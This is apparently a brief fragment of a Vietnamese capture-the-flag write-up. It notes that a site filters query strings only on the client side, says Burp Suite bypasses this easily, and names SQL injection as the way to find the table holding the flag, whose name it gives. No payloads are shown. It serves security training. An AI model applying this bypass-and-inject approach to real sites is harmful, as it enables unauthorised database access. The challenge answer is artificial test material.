


Trang web lọc chuỗi truy vấn ở máy khách





🡪Bypass rất dễ dàng bằng Burp Suite



🡪 Khai thác lỗ hổng SQL Injection

Tìm bảng chứa flag: flags3a5f0e013292f25e94a199312f42cf00

**Bài 5: tickler**